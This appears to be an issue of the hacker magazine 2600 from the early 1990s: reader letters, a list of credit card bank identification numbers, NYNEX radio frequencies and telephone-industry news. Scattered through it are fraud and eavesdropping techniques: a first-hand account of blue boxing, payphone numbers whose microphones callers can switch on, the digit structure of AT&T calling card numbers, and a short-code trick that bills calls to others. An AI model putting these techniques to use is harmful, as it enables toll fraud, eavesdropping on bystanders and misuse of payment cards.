The reality of the situation is this. The hacker made a phone call. When the computer at the other end answered with a high pitched carrier tone, the hacker's computer made some high pitched whistling sounds back. What are those whistling tones? They are a language, words, a representation of human thought. In America we have an outdated set of laws called The Bill of Rights, perhaps the most radical legal document of all time, but dated, nevertheless. The First Amendment of the Bill of Rights protects a citizen's freedom of speech. A modem and a computer are just as much a tool of language as a typewriter or a printing press, and should be afforded the same protection under the law. If we can agree on that point, let's continue with this stream of logic.

The hacker has called a phone number. The phone is answered and some words are exchanged through the translation of the modems. The computer asks who is this? The hacker replies this is so and so. The computer says how do I know this is so and so. Prove it. Tell me the password we agreed upon when you called before. At this point the hacker must either guess or have access to a password. The hacker repeats a word he has heard that he has gotten from friends, found on another computer, etc. Hearing this word the computer says, okay, you must be so and so. Now ask me whatever you want. The hacker now has use of that computer by false pretenses because he has said the right combination of words. At this point the hacker reads information that is stored on the computer. He decides he wants a copy of a certain document and the computer says okay, since you are so and so, you can have it. The hacker is not stealing it. It is still there on the computer. He has an exact copy made just for him. The hacker is done now. He has what he wants and hangs up the phone.

What has happened? The computer has given the hacker an exact copy of some text the hacker requested over the phone, thinking the caller was someone else. The hacker has lied and said, yes I am so and so, give me a copy of that text. The hacker has misled the computer, but has he broken a law? If so, is the law he has broken legal? That is, does it follow America's fundamental laws laid down in the Bill of Rights?

In my opinion the hacker hasn't broken the law. What the hacker has done is what collection agencies, private detectives, and market research companies do all day long. They call someone up saying they are someone else and if the person who answers the phone is trusting enough to give out information over the phone, then the caller has achieved his goal and received the information he wanted. This may not be very nice, but it is hardly illegal. People who hook up computers to the phone systems should realize that they are hooking their computers into a public system that anyone in the world with a phone can get at. If security is an issue with your information, you should take precautions to protect it. The world is filled with people who act in a way you may consider to be unethical or not nice but they're not breaking the law. Both sides of the issue should recognize that all laws including The Bill of Rights are just words of men and women who want to make you behave in a certain way. Laws are just a way of exhorting power over people who disagree with the law maker. If you disobey their laws you shouldn't be surprised if the power behind the law confronts you. It has come down to a power struggle between the two parties. Behind all laws is the threat of violence and imprisonment. In breaking the rules you run the risk of confronting the beast that hides behind the law.

Computers are amazing devices that are radically shifting the pre-established power structures. Expect a fight for the power.

Scott Alexander
San Francisco, CA

We've been living that fight for more than seven years now. The more people we drag into it, the better. Above all else, we have to fight the knee-jerk reactions that come from people with a very shallow understanding of the technology. We hope more people think the issues through as you did.

Very Concerned

Dear *2600*:

I have bought two issues of your magazine and find it interesting and enlightening. I hope to be able to contribute an article someday. I have only your word that *you* are not, in fact, some FBI/SS/AT&T front to obtain hacker's names and addresses. You *really* should print some information on your operation to provide some assurance to your readers that this is not the case. For instance, are our names and addresses kept in a computer database? Printed files? Could the feds be monitoring what checks pass through your bank account? Do you *have* a bank account? Do you mail *2600* from one central location where packages can be tracked from source to destination? Is there dynamite strapped to your hard drives to be triggered in case of a raid? Inquiring (and paranoid) minds want to know!

Anyway, keep up the good work; it is appreciated nationwide!

Quantum
Austin, TX

We're not running a covert operation here. Everything we do is open to public scrutiny. Our mailing list, though, has never been touched by anyone outside of 2600. Of course, the post office could be writing down every name that ever shows up on a copy of 2600. But that would be pointless and extremely time consuming. If, by some bizarre twist of fate, the government were to actually launch investigations into everyone who received interesting mail, the way to fight such oppression would not be by hiding and allowing it to continue. Challenging authority is our obligation, particularly if that authority is being abused.

Interesting Numbers

Dear *2600*:

The ANAC number for the 702 Las Vegas area is 449. Also, the number 662 turns off the phone for a couple of minutes. It is fun to dial 662 at a payphone that is in a busy location and sit back and watch people wonder why it doesn't work. One question: what are COCOT numbers? And do you have any of them for Vegas? How can I find them?

Number 204
Las Vegas, NV

COCOT's are Customer Operated Coin Operated Telephones, in other words, those weird payphones that nobody understands. They frequently answer with some sort of computer when they are called. The computer can do all sorts of things, like tell you how much money it has, allow you to adjust rates, change the time, etc. Some even allow you to listen in on the area surrounding the phone. Most COCOT's don't have phone numbers posted and calls to ANAC numbers are generally disallowed. You

might be able to get an operator to tell you the number but the best way is to call somebody collect and have them accept. When they get their bill, the number will be printed out. By the way, another ANAC for Las Vegas is 383-9643.

COCOT Theories

Dear *2600*:

When I noticed that George W. from Camden had written to you about a Philadelphia COCOT (somewhere in Center City - I'd love to find it myself), I decided to do some checking of my own. Here are the results of two of the calls I made:

CONNECT
T:@*2155465134*81760*CA4107*9522*069*91061570
03733*000003T:@*2155465134*81760*CA4107*9522*
069*9106157003751*000003TN[
NO CARRIER
CONNECT
T:@*2155465134*81950*CA4107*9522*071*91061610
15319*00000;T:@*2155465134*81950*CA4107*9522*
071*9106161015337*00000;TN[
NO CARRIER

I believe that the theory your sources cited about the fifth field [069,071] being the number of calls made that day is incorrect. On Friday the 14th, I made several calls to that phone to capture the diagnostic information (on my Tandy 100 - I knew the little critter would always be handy) and the fifth field said 069 the entire day.

However, the second field did change - by increments of 25. I believe that the second field is the value of charges (in cents) that the phone has received. Since a coin box can't hold $819.60, this must either include calling card charges, or the value must be compared by the COCOT service owner to the amount "in" the phone the last time the coin box was emptied.

Finally, to clear up the mystery in the sixth (date) field: the 1 in the middle that you couldn't identify in your reply to George W. indicates the day of the week. I checked this over the course of the weekend and compared George's letter and the New York COCOT reports from your prior issue's letters, and the theory holds.

Antonin Qwerty
Philadelphia

We believe your theories on the second field and the single digit may indeed be correct. But we still believe it's possible the fifth field is counting the number of outgoing calls. There are many payphones, depending on location, that can go through an entire day without a single person using them. It's also possible that the counter, if that's what it is, was malfunctioning.

Valuable Lessons

Dear *2600*:

This letter is intended for those people who break the first commandment of the Phone Phreaker's Ten Commandments (*TAP* #86) which is: "Box thou not over thine home telephone wires, for those who doest must surely bring the wrath of the chief special agent down upon thy heads."

Blue boxing is something that is done quite easily here in Ontario and Quebec. All we need to do is dial any phone number (handled by AT&T) that goes to the United States. The two areas in which we can box off of are Springfield, MA (4132T) and Buffalo, NY (7162T). From there you do whatever you want and can with your blue box.

I began blue boxing in 1986 and always boxed from a pay phone. In 1988 I began boxing to Compuserve's CB. Since we only have Tymnet and DataPac which both charge about $10/hour, it was much cheaper to box to a local CIS number at 30 cents an hour. I was even nice to AT&T by boxing to the local number in Springfield, MA so as not to charge them with an LD call. I did all my computer boxing from a local school to be safe, and still obeying the first commandment.

In 1989 I was subscribed to call forwarding. I noticed that when I forwarded my number to an 800 number in the States, an operator would come on the line to a number verification. Hmm, this was interesting. Bell Canada didn't know who I was, so I would give them any number except my own. This made me think that I could get away with boxing at home, because AT&T, if they received my number when dialing over there, would have the number I gave to the operator. I began doing this in November 1989. I began using the blue boxing techniques to call anywhere, anytime. It was a lot of fun.

Now I knew that the Bell equipment here (DMS-100) was recording everything I dialed even as an operator with my blue box. I also knew that Bell should be ringing my doorbell soon. But they never came by. I got rid of my call forwarding, but continued calling from home. Every once in a while I would slow down, because I was making just too many calls.

Well, it finally happened. Recently, a friend of mine called me up and said that Bell Canada Security just visited him. They handed him a nice little bill of $3000. He was dialing 976 services every night for a couple of hours. Then about an hour later Bell Security showed up at my door. I was freaked out and panicking as I went to the door with my parents yelling at me. I looked down at the amount they wanted from me and then almost laughed. They only wanted $350! Boy, what a relief. Of course, they took all my spare change, but at least I was able to pay for it. They only had my calls for the previous month. My theory is that the computer erases the dialing info every month when the bill is made.

I found out that for the whole 418 and 819 area codes, there are only three security people from Bell Canada working them. That's the whole province of Quebec excluding Montreal. I guess that's one reason why it took over a year and a half for them to come visiting, but then again maybe not. I have another friend who just started phreaking this month and was caught for $80. And there were quite a few others being caught that day, the security guy told me. I wanted to ask why it took them so long to come and get me, but of course I wasn't going to let them know how long I was doing this for.

Now if you're asking yourselves why I didn't just

say that I didn't have a clue as to what they were talking about, you can blame that on my parents' big mouths who started talking way too much.

Anyway, the point of this little story is that if you are boxing from your home line, you should stop while you're ahead. Hoping that Bell won't come by just isn't enough. If you want to take that risk as I did, then go ahead, but always be prepared to pay the price when security comes by.

The only real bummer in this is that I lost 350 bucks and that I can no longer phreak to bulletin boards. Plus I've gotta start trying to blue box a 2600 over the pay phone, which just isn't as easy as it is at home.

T.15
Quebec

One wonders if there would be as much boxing if access to bulletin boards was made affordable to everyone.

Hacking Water

Dear *2600*:

We recently had placed by the local water company, as indeed all users, a new meter that uses a transducer (my guess) at the meter and then a four conductor (looks like Western Electric, gray plastic cover) wire run to the outside of the premise for remote reading.

As a result of some investigating, only three of the four conductors are used of the aforementioned wire. They terminate in a 16 pin, weather protected, black plastic receptacle, marked: Neptune ARB.

For educational purposes, can anyone describe how this thing works?

RF
Hiller, PA

Numbers

Dear *2600*:

I found an interesting Voice Messaging System at 800-477-4700. It's owned by Pillsbury, Madison, and Suttro. Mailbox numbers are four digits and start with 85. Another number is for those gosh-awful TV evangelists so they can empty out your wallet the 90's way. It's at 800-777-5667. Also, there's a COCOT at (804) 270-4794. Hit 0 to turn on the microphone and hear what's going on.

American Anarchy
Virginia

Another MCI Ripoff

Dear *2600*:

MCI is here to save you money. A new service introduced by MCI allows you to have MCI bill you for "regional" calls, i.e. calls within your area code. The benefit is that your volume discount would be combined for the regional and long distance and 800 calls. The reality of the matter is interesting however. For example, a call from Antioch, Illinois to Libertyville, Illinois for 11.8 minutes at 9:23 pm is billed $1.42 by MCI and $.17 by Illinois Bell. The volume discount would reduce the MCI charge by about 14 cents. The MCI way of doing business is a net LOSS of over 650 percent.

Somewhere, MCI's concept of saving money with this program is lost in the reality of their rates.

GR
Libertyville, IL

The Value of 2600

Dear *2600*:

One of the great values of your mag is that the back issues I have saved are always full of things I didn't understand a year ago but are invaluable now.

Case in point: your article on UNIX was mostly irrelevant to me in the winter of 1989, but a newly acquired Internet account makes it now altogether essential.

CH
New York

We've always put out the magazine so it doesn't become outdated. While operating systems may change, the basic frameworks will remain intact. And the spirit of hacking links it all together.

Disturbing Observations

Dear *2600*:

I found a most distressing feature of many PBX's and similar private networks. When calling to them, they are usually, but not always, identifiable by having extra clicks or different ring sounds than direct CO exchanges.

The problem is that I have *sometimes* noted that I get charged for a completed call before the person actually answers. This becomes even more annoying when getting charged for busy signals (which is how I discovered this problem in the first place). This is also annoying when getting the "number you have reached is not a working number at our complex" message.

This does not always occur, but it seems common enough of a problem to warrant concern, and perhaps, complaints.

My other discovery involves the ANI available to 800 service users. I got a message on my answering machine to call a person at an 800 number. No ID was given for what the company was.

When I called back, I found out it was a credit agency trying to bother me about some past bills (which were improper, but that's another story altogether).

The next day my fax number, which was the line I had called out on, started getting repeated voice phone calls. Seems one of them marked down my ANI'ed number (the fax line), and decided they could use it to harass me.

DB
Flushing, NY

Nobody can call you if you tell them to stop calling you. If they continue, you can report them for harassment. It's as simple as that.

The address to send letters is 2600, PO Box 99, Middle Island, NY 11953. On the networks, mail to 2600@well.sf.ca.us

Last issue one of our readers appealed for bank identification numbers (BINs). We've received several small lists and one huge one for Mastercard. We're told that the Mastercard/Visa list sells for $895. We'll part with the Mastercard half for $5 and if we get the Visa half, we'll offer it all for $10. Meanwhile here's a small sampling.

Here is a list of some BIN's (Bank Identification Numbers) that appear on credit cards. Numbers beginning with 4 are Visa cards, 5's are Mastercards.

4013 BANK OF BALTIMORE
4013 CHEVY CHASE
4019 BANK OF AMERICA
4024 BANK OF AMERICA
4027 ROCKWELL FEDERAL CR UNION
4032 HOUSEHOLD BANK
4060 ASSOCIATES NATIONAL BANK
4070 SECURITY PACIFIC
4071 COLONIAL NATIONAL BANK
4094 AMC FEDERAL CREDIT UNION
4094 COOP SERVICES CREDIT UN
4113 VALLEY NATIONAL BANK
4114 CHEMICAL BANK
4121 ALASKA USA FEDERAL CRE UN
4121 PA STATE EMP CREDIT UNION
4121 PENN STATE EMPLOYEES C U
4121 TANEYTOWN
4122 UNION TRUST
4128 CITIBANK OF SOUTH DAKOTA
4226 CHASE MANHATTAN BANK
4239 CORESTATES
4254 NATIONAL BANK OF NORTHEAS
4254 SECURITY FIRST
4271 CITIBANK
4301 MONOGRAM BANK
4310 BFCU
4311 FIRST NAT BANK LOUISVILLE
4312 BARNETT BANK
4316 LEADER FEDERAL
4316 PIONEER BANK
4316 STANDARD FED
4317 FIRST TIER BANK OMAHA
4327 FIRST ATLANTA
4332 BANK ONE, INDIANAPOLIS
4332 FIRST AMERICAN BANK
4339 PRIMERICA BANK
4342 NCMB/NATIONS BANK
4387 LOCKHEED FEDERAL CRED UN
4387 SANTEL CREDIT UNION
4388 FIRST SIGNATURE BK & TRUS
4388 TEXAS INDEPENDENT BANK
4401 GARY-WHEATON BANK
4413 FIRSTIER BANK LINCOLN
4421 INDIANA NATIONAL BANK
4428 BAR HARBOR BANK
4428 CHOICE
4436 SECURITY BANK AND TRUST
4443 MERRILL LYNCH BANK/TRUST
4447 AMERITRUST
4452 EMPIRE AFFILIATES FED CU
4452 PORTLAND TEACHERS C.U.
4498 REPUBLIC SAVINGS
4502 CIBC
4503 CANADIAN IMPERIAL BANK
4506 BELGIUM A.S.L.K.
4510 ROYAL BANK OF CANADA
4520 TORONTO DOMINION OF CAN
4537 BANK OF NOVA SCOTIA
4538 BANK OF NOVA SCOTIA
4539 BARCLAYS
4544 TSB BANK
4556 CHASE
4556 CITIBANK
4564 BANK OF QUEENSLAND
4673 FIRST CARD
4707 TOMPKINS COUNTY TRUST
4719 ROCKY MOUNTAIN
4721 1ST SECURITY
4726 WELLS FARGO
4784 AT&T
4800 MBNA NORTH AMERICA
4819 MACOM FEDERAL CRED UNION
4820 IBM MID AMERICA FED CR UN
4833 U.S. BANK
4842 SECURITY PACIFIC WASH.
4921 HONG KONG BANK
4921 NATIONAL BANK
5172 FIRST BANK CARD CENTER
5191 BANK OF MONTREAL
5217 CITIZENS FIRST NAT OF NJ
5217 MANUFACTURERS HANOVER
5217 UNION TRUST
5224 MIDLAND BANK
5224 NAT WESTMINSTER BK LONDON
5230 HARRIS TRUST & SAVINGS BK
5232 BADISCHE BEAMTENBANK eG
5239 SOUTHEAST BANK
5242 CHEVY CHASE FSB
5258 NATIONAL BANK OF CANADA
5268 CANADA TRUST
5286 FIRST CARD
5300 BAY BANK
5308 PRIMERICA
5329 MARYLAND BANK OF N.A.
5329 MBNA
5333 BANC OHIO NATIONAL BANK
5351 PROVIDENT NATIONAL BANK
5353 COMMONWELATH BK AUSTRALIA
5359 CORE STATES
5396 AT&T
5398 AT&T UNIVERSAL
5402 WESTPAC BANKING CORP
5410 CITIBANK
5410 LANGLEY FEDERAL CREDIT UN
5414 STATE STREET BANK & TRUST
5415 UNION BANK
5416 COMERICA
5416 PEOPLE'S BANK
5417 ASSOCIATES NATIONAL BANK
5417 BANK OF NEW YORK
5418 HOUSEHOLD BANK OF CALIF
5418 HOUSEHOLD BANK SALINAS
5420 COLONIAL NATIONAL BANK
5422 HUNTINGTON NATIONAL BANK
5423 UNIVERSITY CREDIT UNION
5424 C B T
5424 CITIBANK
5465 CHASE MANHATTAN BANK

HERE!

SECRET FREQUENCIES

by Bernie S.

In the February 8, 1991 issue of "The Leader", an internal newsletter for employees, NYNEX published an article entitled "NYNEX Receives Licenses to Test New Wireless Technologies". In it, Paul Donovan, staff director of NYNEX Science & Technology, was quoted, "Radio technology in the local loop may provide a cost-effective alternative to copper wire" and, "It may also facilitate the provision of new services, adding mobility to our customers."

In a subsequent interview, Donovan conceded that while the FCC (Federal Communications Commission) granted the frequencies for testing specific applications, NYNEX wanted to grab "as many frequencies as possible" to "get (NYNEX engineers') creative juices flowing" so that they "would have plenty of frequencies to work with if we come up with something...."

Despite the appearance of deception (or outright fraud), Donovan justified NYNEX's actions, saying "there's a big market for wireless technologies." Later communication with Donovan and the FCC uncovered specific radio frequencies and locations for testing. *2600* readers in Boston, New York, White Plains, and elsewhere with radio scanners or other VHF, UHF, and microwave receiving (or transmitting!) equipment may want to "tune in" on the telephone company and report on their activities. Mobile and fixed station authorization is granted at power levels up to one watt on the following frequencies. Some Time-Division and Code-Division Multiple Access (TDMA and CDMA) digitally-encoded loop access experiments on 1.858-1.990 GHz are scheduled to begin in mid-1991 and on July 1,

1992. (Read "CDMA: It's Not Just For The Military Anymore", TE&M Magazine, Nov. 15, 1990 for an explanation of these technologies.) The call signs to be used are KF2XBW, KF2XBX, and KF2XEG. Paul Donovan can be reached at the NYNEX Science & Technology Center (914) 644-6165. The FCC can be reached at (717) 334-7059.

For those interested in just who the FCC has allotted (or sold) the electromagnetic spectrum to lately, a nice 32" x 51" color wall chart covering 3KHz-300Ghz is available for $2.75 from the U.S. Government Printing Office, 710 N. Capital Street NW, Washington DC 20402. Ask for publication number 003-000-00652-2. For other frequencies and information on monitoring techniques and equipment, Monitoring Times (704) 837-9200 and Popular Communications (516) 681-2922 are excellent sources.

NYNEX Science & Technology Experimental Radio Frequencies

VHF (Mhz)
152.510-152.810
152.486
152.834
152.840
157.770-158.070
157.746
158.094
158.100

UHF (Mhz)
454.375-454.975
459.375-459.975
825.000-845.000 (illegal!)
849.000-851.000
862.000-866.000
864.000-868.000
870.000-890.000 (illegal!)
901.000-928.000
931.000-932.000
940.000-941.000

Microwave (GHz)
1.850-1.990 (loop access)
2.110-2.130
2.160-2.180
2.400-2.4835
3.700-4.200
5.725-5.850
5.925-6.425
10.700-11.700
13.200-13.250
17.700-19.700
21.800-23.200
21.200-23.600

THIS PAGE IS BLANK

RESTRICTED

One of the more interesting pages taken from a proprietary phone company document. We intend to shamelessly spread this one around until its value plummets like a rock.

411 - news about phone companies

Regulating Scams

A Senate subcommittee has lost patience with computerized phone calls that try and sell things to people. The Senate Commerce, Science, and Transportation subcommittee heard a whole swarm of complaints from witnesses and senators. Legislation has been proposed by Senator Ernest Hollings (D-SC) to ban computerized sales pitches to residential telephones. Hollings discounted the free speech concerns, saying, "The right is one of privacy for the individual in their home. I don't know of anyone who places a phone in their home in order to receive commercial solicitations." In a bid for a sound bite, Steven Hamm, South Carolina's Director of Consumer Affairs, said. "Computer calls are now the modern form of telephone terrorism." Robert Bulmash, president of the Private Citizen phone consumer group, waxed poetic: "We are nothing more than sources of revenue to an industry that has lost its moral compass. This out of control industry will summon us... by using our conditioned responses to answer the phone as if we were nothing more than Pavlovian dogs with wallets." Wow.

Meanwhile, New York's Public Service Commission is finally taking action against private payphones that don't connect customers to local telephone company operators. A PSC survey showed two thirds of the independent payphones in the state don't pass "0" calls to a local operator but rather to a company operator who often hasn't a clue as to how to handle an emergency call.

And, speaking of scams, according to the New York Daily News, the Port Authority of New York/New Jersey is actually making a commission on fraudulent phone calls. Since they make 18.5 percent on each call from payphones located in the Port Authority Bus Terminal, it's estimated they're clearing more than $2 million in profits from these calls. That's more than they get in rent from retail stores in the structure.

The FCC is finally introducing a proposal that providers of 900 service introduce each call with an explanation of the cost involved. If the customer hangs up at that point, he will not be charged. A final decision is expected by the end of the year. Owners of 900 numbers have come out against the plan, saying that people would hang up without good reason. Go figure that one out when you find time. Meanwhile, we'd like to propose a compromise. Since more switching systems are becoming integrated and filled with intelligence, it should be possible to begin relaying pricing information while the actual call is being routed. In other words, your central office would see a call to a particular 900 number being placed, would consult a pricing table, and, while the call is being routed through the long distance lines, would play a recording to the caller. Of course, it's only a matter of time before some clown proposes sticking an advertisement there for all other calls. Perhaps we shouldn't say any more.

AT&T Wants The World

AT&T wants to get permission from the U.S. government to start providing phone service to Vietnam, one of three countries that cannot be called from the United States (the others are Cambodia and North Korea). AT&T says that unlicensed operators are providing service through Canada, Japan, France, South Korea, Hong Kong, and Australia and they're making lots of money in the process. We can imagine AT&T's frustration being forced to stand on the sidelines.

Advances in the U.K.

British Telecom has instituted what it calls a "fairer" system of paying for calls to directory assistance. Customers who use the service will be charged 37.8 pence plus 15 percent tax for up to two numbers. Now, after reading that, you would think that you would get charged that rate for two requests. Not so. Whenever you use directory assistance, you *can* ask for up to two numbers. Most people, however, use the service to get a particular number they need at the moment. So, despite BT's clever way of phrasing it, it's likely the service will cost 37.8 pence *per request*. It is a rather inventive way of making less seem like more. Phone companies in the States will no doubt take note. By the way, calls to directory assistance from pay phones and from blind or disabled people will still be free. And rates for various other calls will be reduced slightly to make up for the new charges. BT has introduced a couple of services for those people who use directory assistance heavily. Phone Base gives them direct access to the company's computerized system and Phone Disc is an electronic version of the phone books on CD ROM.

One apparently positive move that BT has made recently is to eliminate the surcharge on their calling cards, known as BT Chargecards. Cardholders can just dial 144 and follow voice

prompts to enter their account number, PIN code, and phone number they want to reach. They will be charged the same rates as a regular payphone call, which we hope is fairly close to residential rates. If not, then this is just more deception.

Last year, British Telecom's trunk network became "the first telephone system in any major industrialized country to become fully digital." Now they've hit the halfway point in switching their local exchanges from electromechanical to digital. Yet only 75 percent of BT's customers have the capability of getting itemized bills.

And just as in the United States, people in England are having problems with "premium" services that bill huge amounts of money to unsuspecting customers. The special area codes for these services are 0898, 08364, 0839, 0881, 0066, and 0077. (0800 calls are toll free.) In the areas that have been digitized, it is now possible to block access to these numbers. Still more proof of evolution. By the way, the cost of pressing the right computer keys to accomplish the blocking will be underwritten by raising the rates of the blocked numbers!

New Services

Sprint has a new service called 900 to 800 Transfer that allows callers dialing a 900 number to be transferred to a toll-free 800 number. Why would anyone want to do this? The thought is that callers will dial a 900 number to get information about a particular item and then be transferred to an 800 number when they agree to buy it. The caller only gets charged for the time spent on the 900 number, at least in theory. The only way to really find out is to keep a pen, pad, and clock by the phone at all times.

Another new service Sprint is offering is for the benefit of hotels. It's called Answer Detect and it does what AT&T and the regional Bells have been doing for years: bill the call from the moment the called party picks up. Many hotels currently use the equivalent of a pen register tied into a computer. If you stay on for a certain amount of time, it's assumed that the call was answered and you get billed. Accuracy tends to go out the window in hotels because of the need to bill quickly. The new Sprint service will work in conjunction with the hotel's existing phone system.

New York will be the first city in the United States to test out prepaid charge cards on its payphones. Just as in Europe and Asia, charge cards (called NYNEX Change Cards) will be available for sale at newsstands and other stores. Each phone will have a little screen that displays the amount remaining on the card and as each call progresses, that amount will go down. The test is scheduled to begin in September with 60 to 80 phones. We hope they avoid the mistakes made in countries like France, where it is impossible to use any payphone without a card. If cards, for whatever reason, are unavailable, there are no alternatives. We would hate to see such an oppressive system forced down our throats.

Another technological advance is being ushered in by Illinois Bell. Customers are now able to pay their bills over the same phone line they're paying for! By calling an 800 number and entering their secret ID, they can transfer money directly from their checking accounts to the phone company. Would you trust the phone company not to ever take matters into their own hands since they obviously have all the information they need to get at your money?

The new AT&T calling cards are out. "In order to comply with government requirements, AT&T is no longer sharing card numbers with your local telephone company," the mailing reads. As a result we now have 14 digit numbers that bear no resemblance to telephone numbers. But, contrary to what they say, these new numbers are accepted by New York Telephone, which at last report was a local telephone company. For a "demonstration" of your calling card, you can call 800-255-3439. All cards seem to begin with 836 or 838. The next digit is either a one or a zero. The next six digits can be any number. The last four comprise the PIN. They, too, can be any number. Each card also has an international number which begins with 891253 followed by the card number without the four digit PIN. One number follows this which is a check digit. Then there is a two digit authorization code at the end. There are two other formats for the AT&T calling cards. One has 21 digits and always begins with either 891288 or 891253. This is followed by ten digits, a check digit, and a four digit PIN. Then there is a 17 digit version that begins with either 288 or 253, followed by ten digits, then a four digit PIN.

Southwestern Bell will be testing out a service called Message Express from its payphones. Customers will be able to leave a message when they encounter a busy signal. It won't be automatic, though. Callers will have to dial an 800 number that will be posted on the phones and leave a one minute message. Payment will be by credit card only. COCOTs have been offering similar services for quite some time. We presume Southwestern Bell will have an advantage since they can instantly detect when a phone is no longer busy, while COCOT companies have to keep trying to get through periodically.

Corporate Litigation

In one of the silliest cases we've heard of in a while, Mitsubishi is trying to sue AT&T because of security problems on an AT&T System 85 PBX. More than 30,000 unauthorized calls to places like Pakistan and Egypt were made at a cost of more than $400,000. Mitsubishi is claiming that AT&T never told them something like this could happen. According to one of Mitsubishi's lawyers, they were completely unaware that their system was vulnerable to attack. We believe they should be branded with that as part of a slogan: "Mitsubishi: We're Completely Unaware." If AT&T had refused to help them or if their equipment was impossible to safeguard, we could see Mitsubishi's point. But here it seems like they're just trying to pass the buck and get out of paying a huge bill for their ignorance. While we're on the subject of ignorance, or should we say maliciousness, both *New York Newsday* and New York State Police investigator Donald Delaney have repeatedly blamed such activity on phone phreaks. In fact, *Newsday* goes so far as to define phone phreaks as people who often make their living from figuring out how to make free calls. We don't expect people who are so completely out of it to understand what a phone phreak is. But we cannot tolerate having blatant lies spread for the purposes of selling papers or getting warrants more easily.

The Times of London is no better. They define hackers as "people who steal computer passwords to break into international databases and use services illegally." According to them, George Snow received a phone bill for 8,000 pounds because somebody guessed his password on British Telecom's Dial Plus service which allows callers access to international computer services via a local call. His password, incidentally, was Superman. Dial Plus customers have to sign an agreement saying they will not use easily guessable passwords. But Mr. Snow had signed up for the system prior to that and in addition, BT had approved the password themselves. We see the phone company as being responsible for the charges incurred, primarily because this is a consumer-based service. Different rules have to apply in these kinds of situations. You cannot penalize someone a huge amount of money because they chose a stupid password. However, a company that is in the phone or computer business has the obligation to see to it that its users are utilizing adequate security. If they fail to do this, as Mitsubishi apparently did in the case above, then the penalty is theirs.

In another pair of lawsuits that shows how out of control the telephone industry has gotten, AT&T is suing a COCOT company for not paying more than one million dollars of fraudulent charges. The company, North American Industries of Great Neck, New York has turned around and sued New York Telephone for not giving COCOT companies a fair deal. In an interview on WBAI's *Off The Hook*, North American Industries president Barry Berman said that fraud is an especially big problem for independent pay phones. The installation isn't very secure in most cases. All a person has to do is clip into the connection before it reaches the payphone and they can make all the calls they want. Since the payphone technology is completely within the COCOT, anyone getting access to the line before it reaches the COCOT wouldn't run into any restrictions. By contrast, New York Telephone payphones are controlled from the central office. No matter where someone taps into it, the phone company knows it's a payphone and won't allow calls to be placed without the proper coins or beeps. It may be a wild guess on our part but perhaps when independent pay phones and alternate long distance companies are given the same access to technology that the regional Bell companies and AT&T have, they may stop ripping people off so much. Right now, it seems to be the only way they can stay in business.

A great example of this is currently making the rounds. It seems that AT&T has a three-digit calling card: 15x (x being any number) followed by a # key will allow any zero plus call to go through from home phones. (We're told all it does is bill back to the originating number.) This does not work from regional Bell pay phones but it does work from a lot of COCOTs. Which means that again the COCOT owners are getting stuck, this time directly by AT&T.

COCOT and PBX Features

We thought you might be interested in some of the features being advertised in COCOT literature. Selling points include: being able to accept nickels, dimes, and quarters (wow!); voice synthesized instructions; optional coin free access to the operator, emergency services, and 800 numbers (we can't understand why any payphone operator would want, let alone be allowed, to make essential services optional - this "feature" should be illegal); being able to detect busy signals, answer supervision, ringing, and intercept recordings; storing preset speed dial numbers; and, of course, remote programming capabilities.

The CFCA (Communications Fraud Control Association) is passing around some safety tips for corporate PBX's: Assign authorization codes

randomly on a need-to-have basis and limit the number of calls using these codes; Never match codes with company telephone, station, or badge numbers; Instruct employees to safeguard their authorization codes, which should be assigned individually, not printed in billing records; Codes should be frequently changed and cancelled when an employee leaves the company; Remote access trunks should be limited to domestic calling and shut down when not in use; Use the time-of-day PBX option; Use a system-wide barrier code, followed by an authorization code with the most digits your PBX can handle; Use a non-published number for remote access lines; Use a delayed electronic call response, which is the same as letting your phone ring four or five times before answering; Try hacking your own system to find weaknesses, then correct them.

Story of the Year

Earlier in the summer, the owners of the Long Island Pet Cemetery in Middle Island, New York were indicted for allegedly not burying pets like they said they were doing. Instead of putting Spot or Fido in the ground by his/her tombstone or giving the ashes to the bereaved owners, they were said to have dumped up to 250,000 carcasses in a mass grave and given random mixed ashes to the pet owners. Needless to say, this has not gone over well. (The Long Island Pet Cemetery is right next door to *2600*'s post office boxes and there have been vigils, demonstrations, and near-riots there over the past couple of months.) But in addition to this, the cemetery owners are accused of gaining remote access to their competitor's answering machines late at night in order to get the names and numbers of dead pet owners before their competitors did. It's a nasty business.

Another Great 900 Number

Our favorite press release of the week begins: "Have you ever arrived at the hotel at which you told everyone you would be staying, only to find that a mistake had been made requiring you to stay elsewhere? Has your daughter been on a camping trip at the same time you were required to leave the country, and you needed to tell her something personal first? Or, did you ever want to contact an old friend only to discover that they had moved? A new service called 900 JOT DOWN will aid all the above problems as well as greatly expand an individual's ability to send and receive secure messages." The calls cost $1.95 for the first minute and 95 cents for each additional minute. You would have to be a Class A Fool to use this service as every aspect of it can be easily accomplished for significantly less. When you call in, you can press 1 to receive an identification number and password for their system. (That's the only feature we can't accomplish for less!) Pressing 2 allows you to "receive another subscriber's repository of phone numbers". This means for $1.95 you can find out somebody's phone number(s). (In the example of trying to track down an old friend who had moved that was given above, the company neglects to mention that the old friend has to be subscribing to the same service! How many old friends do you suppose you've lost touch with who are subscribing to the same brand new service as you?) By pressing 3, you can leave a voice message for a subscriber. They make it clear that anyone can spend $1.95 to leave a brief message, not just subscribers. Just like calling an answering machine, except you get to spend so much more. Plus you have to enter the subscriber's identification code after pressing 3. We hope you have a touch tone phone. Pressing 4, entering your identification code, and entering your password allows you to retrieve your messages. Any decent answering machine will allow you to do the same thing at no cost other than the phone call. Various voice mail services allow you almost unlimited access for charges of around $15 a month. Many of these have additional services, such as paging features. If you were to call this 900 service only eight times within a month, either to leave messages or retrieve them, you would be spending more. By pressing 5, you can "update your personal phone or repository" which we presume to mean update your phone numbers so other subscribers can find out what they are. One of the marvels of the communications age is the ability to convey information for free. Believe it or not, it does not cost $2.00 plus to get somebody's phone numbers or to announce them to the public. There are too many preferable methods to mention here. The final selection can be accessed by pressing 6, which gives you "a secure, private phone line for outbound calls". Unless they've somehow managed to get access to secure phone lines used by the military, most consumers won't have to look far to find phone lines that cost less than 95 cents a minute ($1.95 for the first). And, should anyone believe their calls are somehow more secure because they're being made through a third party, read our recent Winter and Spring issues that detail why this is not so (concerning the 900 STOPPER "service"). If you believe this kind of thing is worthwhile, you'd probably be interested in the computer version, reachable at 900 JOT PORT.

Japanese Numbers

Some "home country direct" numbers from

